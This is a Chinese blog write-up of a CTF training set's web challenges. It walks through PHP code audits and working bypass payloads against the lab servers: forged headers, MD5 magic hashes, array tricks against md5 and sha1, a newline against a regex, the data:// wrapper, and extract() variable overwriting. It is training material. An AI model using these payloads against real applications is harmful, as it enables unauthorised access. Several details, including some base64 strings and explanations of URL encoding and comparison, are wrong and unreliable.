

WEB第一周

原创

孤街。 于 2020-11-27 19:44:00 发布 88 收藏

文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_44036884/article/details/110237540

版权

WEB第一周

[esay_web1](#)

[esay_web2](#)

[2048](#)

[Unusual_web](#)

[蔡徐坤的qiu](#)

[圈猫猫](#)

esay_web1

```
<?php
include 'flag.php';
highlight_file(__FILE__);
error_reporting(0);

if($_GET['a'] == 'qlnu' && $_POST['b'] == 'ctfisfun'){
    echo $flag;
}
else {
    die('badhacker');
} badhacker
```

```
if($_GET['a'] == 'qlnu' && $_POST['b'] == 'ctfisfun'){
    echo $flag;
```

比较GET请求参数a的值是否为qlnu, POST请求参数b的值是否为ctfisfun

用HackBar传参

The screenshot shows the HackBar interface integrated into Burp Suite. At the top, a browser window displays the URL `117.50.66.102:20030/?a=qlnu`. Below it, the HackBar toolbar includes icons for View, Control, Debugger, Network, Styles, Performance, Memory, Storage, Accessibility, Applications, and HackBar. The main area contains a snippet of PHP code:

```
<?php
include 'flag.php';
highlight_file(__FILE__);
error_reporting(0);

if($_GET['a'] == 'qlnu' && $_POST['b'] == 'ctfisfun'){
    echo $flag;
}
else {
    die('badhacker');
} flag{181cb972027c4067bab21dd401020fd1}
```

Below the code, there's a URL input field with `http://117.50.66.102:20030/?a=qlnu`, a "Execute" button, and several checkboxes for "Post data" (checked), "Referer", "User Agent", "Cookies", "Add Header", and "Clear All". A status bar at the bottom shows the URL `https://blog.csdn.net/qd_44036884`.

得到flag{181cb972027c4067bab21dd401020fd1}

burpsuite也行

[esay_web2](#)

根据提示bp抓包修改请求

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burp Suite Professional v2020.8 - 1 - licensed to surferxyz". The menu bar includes "Burp", "项目", "测试器", "重发器", "窗口", and "帮助". The tabs at the top are "Dashboard", "Target", "Proxy" (which is selected), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", and "User options". Below these are sub-tabs: "Intercept", "HTTP history", "WebSockets history", and "Options". The main content area shows an intercept request for "http://117.50.66.102:20030". The "Headers" tab is selected, displaying the following request headers:

```
1 GET / HTTP/1.1
2 Host: 117.50.66.102:20030
3 Upgrade-Insecure-Requests: 1
4 User-Agent: QLNU_Browser
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10
```

A red arrow points from the "User-Agent" header entry to the status bar at the bottom, which displays the message "忘记和你说了,必须从QLNU_Browser.com来访才行(●`▽`●)".

得到提示：

忘记和你说了,必须从QLNU_Browser.com来访才行(●`▽`●)

继续构造请求

http://117.50.66.102:20030 请求

发送 丢弃 拦截请求 行动 Open Browser

Raw Headers Hex

```
1 GET / HTTP/1.1
2 Host: 117.50.66.102:20030
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: QINU_Browser
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: QINU_Browser.com
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Connection: close
11
12 |
```

https://blog.csdn.net/qq_44036884

得到

117.50.66.102:20030

← → C ▲ 不安全 | 117.50.66.102:20030

```
<?php
include 'html/f1ag.php';
highlight_file(__FILE__);
error_reporting(0);

if(@$_GET['q1nu'] != @$_POST['funny'] && md5(@$_GET['q1nu']) == md5(@$_POST['funny'])) {
    echo $flag;
}
else{
    die('What do you want?');
}
?> What do you want?
```

https://blog.csdn.net/qq_44036884

常见的MD5绕过

要求q1nu和funny数值不同但是MD5相同，利用MD5()函数漏洞：

PHP在处理哈希字符串时，它把每一个以“0E”开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以“0E”开头的，那么PHP将会认为他们相同，都是0。

以下值在md5加密后以0E开头：

QNKCZO, 240610708, s878926199a, s155964671a, s214587387a, s214587387a

所以GET传入qlnu=QNKCDZO&funny=240610708就能绕过了



```
1 POST /?qlnu=QNKCDZO HTTP/1.1
2 Host: 117.50.66.102:20030
3 User-Agent: QLNU_Browser
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://117.50.66.102:20030
10 Connection: close
11 Referer: QLNU_Browser.com
12 Upgrade-Insecure-Requests: 1
13
14 funny=240610708
```

https://blog.csdn.net/qq_44036884

```
<?php
include 'html/flag.php';
highlight_file(__FILE__);
error_reporting(0);


if(@$_GET['qlnu'] != @$_POST['funny'] && md5(@$_GET['qlnu']) == md5(@$_POST['funny'])) {
    echo $flag;
}
else{
    die('What do you want?');
}
?> flag{f515f5407f2c47d3ab4d8a66f7edde0e}
```

https://blog.csdn.net/qq_44036884

flag{f515f5407f2c47d3ab4d8a66f7edde0e}

2048

看代码



The screenshot shows the browser's developer tools with the Network tab selected. A request for 'main2048.js' is listed. The file content is shown in the main pane, starting with a function definition:

```
function gamewin() {
```

A red arrow points to the opening brace of the 'gamewin' function.

找到gamewin函数得到颜文字。

The screenshot shows the HackBar interface with various tabs like 查看器, 控制台, 调试器, 网络, 样式编辑器, 性能, 内存, 存储, 无障碍环境, 应用程序, and HackBar. The Control Panel tab is active. The main area displays several error messages and code snippets. One message is about using //@ instead of //#. Another message is about a source mapping URL error with status 500 from https://libs.baidu.com/jquery/1.9.0/jquery.min.js. A red arrow points to the command line where the user has typed 'flag{9e7641d4edc94cdfa7064ab3a7c51636}'.

复制到控制台运行得到flag

删掉最后的('_)在360浏览器控制台运行或者去解密得到flag目录

访问即可得到flag



Unusual_web

审代码

```
$_GET['ba1'] != $_GET['ba2'] && md5($_GET['ba1']) == md5($_GET['ba2'])
```

又是md5绕过，但在php中`==`为完全等于运算，不仅比较值，而且还比较值的类型，只有两者一致才为真。再次使用`a=QNKCDZO&b=240610708`就不行了，因为`ba1`和`ba2`类型不同。

此时利用PHP中md5的函数特性

`md5([1,2,3]) == md5([4,5,6]) == NULL`

所以GET传入ba1[] = 1&ba2[] = 2就能够绕过了。

```
if(is_numeric($string_1)){
    $md5_1 = md5($string_1);
    $md5_2 = md5($string_2);
    if($md5_1 != $md5_2){
        $a = strstr($md5_1, 'cabd', '0857');
        $b = strstr($md5_2, 'cabd', '0857');
        if($a == $b){
            echo $flag;
        }
        else {
            die('you are close');
        }
    }
    else {
        die("md5 is wrong");
    }
}
```

魔术哈希参照<https://ctftime.org/writeup/8702>写一个shell
中文网址：<http://bobao.360.cn/learning/detail/398.html>

```
<?php
$count = 0;
for ($i = 1; $i <= 1000000000; $i++) {
    $md5 = strstr(md5($i), 'cabd', '0857');
    if (preg_match('/^0e\d+$/i', $md5)) {
        echo $i . " " . md5($i) . "<br>";
        $count++;
    }
    if ($count == 2) {
        break;
    }
}
```

可以构造 str1=2120624&str2=9081940

http://117.50.66.102:20030/?ba1[]>1&ba2[]>2&str1=2120624&str2=9081940

```
<?php
highlight_file(__FILE__);
error_reporting(0);
include('flag.php');
$string_1 = $_GET['str1'];
$string_2 = $_GET['str2'];


if($_GET['ba1']!==$_GET['ba2']&&md5($_GET['ba1'])==md5($_GET['ba2'])) {
    if(is_numeric($string_1)) {
        $md5_1 = md5($string_1);
        $md5_2 = md5($string_2);
        if($md5_1 != $md5_2) {
            $a = strstr($md5_1, 'cabd', '0857');
            $b = strstr($md5_2, 'cabd', '0857');
            if($a == $b) {
                echo $flag;
            } else {
                die('you are close');
            }
        } else {
            die("md5 is wrong");
        }
    } else {
        die('str1 not number');
    }
} else {
    die('you are wrong!');
}
?>
flag{a64750c60e74437bb93f1afd2b977f21}
```

https://blog.csdn.net/qq_44036884

得到flag

蔡徐坤的qiu

由于时间关系 这里提供一个非预期



圈猫猫

审代码 找到可疑Q1NU.php访问

http://154.8.137.82/cat/Q1NU.php

preg_match 执行匹配正则表达式

file_get_contents() 函数把整个文件读入一个字符串中

```

if (preg_match('/^qlnuisfun$/', $_GET['qlnu']) && $_GET['qlnu'] != 'qlnuisfun') {
    $ia = $_GET["ia"];
}

if(file_get_contents($ia)!=='qlnuisfun') {
    die('go away');
}

```

进行审计，这里有两个条件

- 第一个就是qlnu==qlnuisfun，很简单，这里的正则表达式检查第一个和最后一个字符，可以用/的URL编码%0a绕过
- 第二个是通过file_get_content函数将整个数据读入一个字符串中，但是后面的值使用的单引号，并且中间使用==来判断全等，通过查找这里可以使用data://来进行转换格式为data://text/plain;base64,将qlnuisfun进行base64编码得到cWxudWlZnVu，所以需要通过get提交一个名为ia的参数，值为data://text/plain;base64,cWxudWlZnVu即xxxx=xxxxisfun%0a&ia=data://text/plain;base64,cWxudWlZnVu

```

if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 ){
    die('no!');
}
if($_GET['q_l_n_u'] !== '666' && preg_match('/^666$/ ', $_GET['q_l_n_u'])){
    echo "let's go";
}

```

这里的意思是x_x_x_x==666但是不能有_和他的URL编码

这里利用正则匹配绕过一下，‘.’匹配任意任意一个字符

正则表达式的单字符匹配

字符	功能
.	匹配任意1个字符（除了\n）
[]	匹配[]中列举的字符
\d	匹配数字，即0-9
\D	匹配非数字，即不是数字

构造q.l.n.u=666

```
$tql = $_GET['tql'];
$action='';

if(substr($_GET['tql'], 32) === sha1($_GET['tql'])) {
    extract($_GET["flag"]);
}

if($action === 'givemeflag'){
    echo $flag;
}
}
```

这里是一个变量覆盖

1. `tql[]`是为了绕过`substr`函数的限制，`substr`不能处理数组，所以会把返回值为空，`sha1`函数也是，空==空，所以继续进行。
2. `extract`函数从数组中将变量导入当前页面，用`get`传入一个`flag[action]=givemeflag`，到`extract`里就是`extract (flag[action]=givemeflag)`，这时`flag`就是个数组，生成了一个名为`action`，值为`givemeflag`的变量，将原来的`$action="`给覆盖了

payload: `tql[]=&flag[action]=givemeflag`

总payload:

`http://154.8.137.82/cat/Q1NU.php?qlnu=qlnuisfun%0a&ia=data://text/plain;base64,cWVxudWlzZnVu&q.l.n.u=666%0a&tql[]=&flag[action]=givemeflag`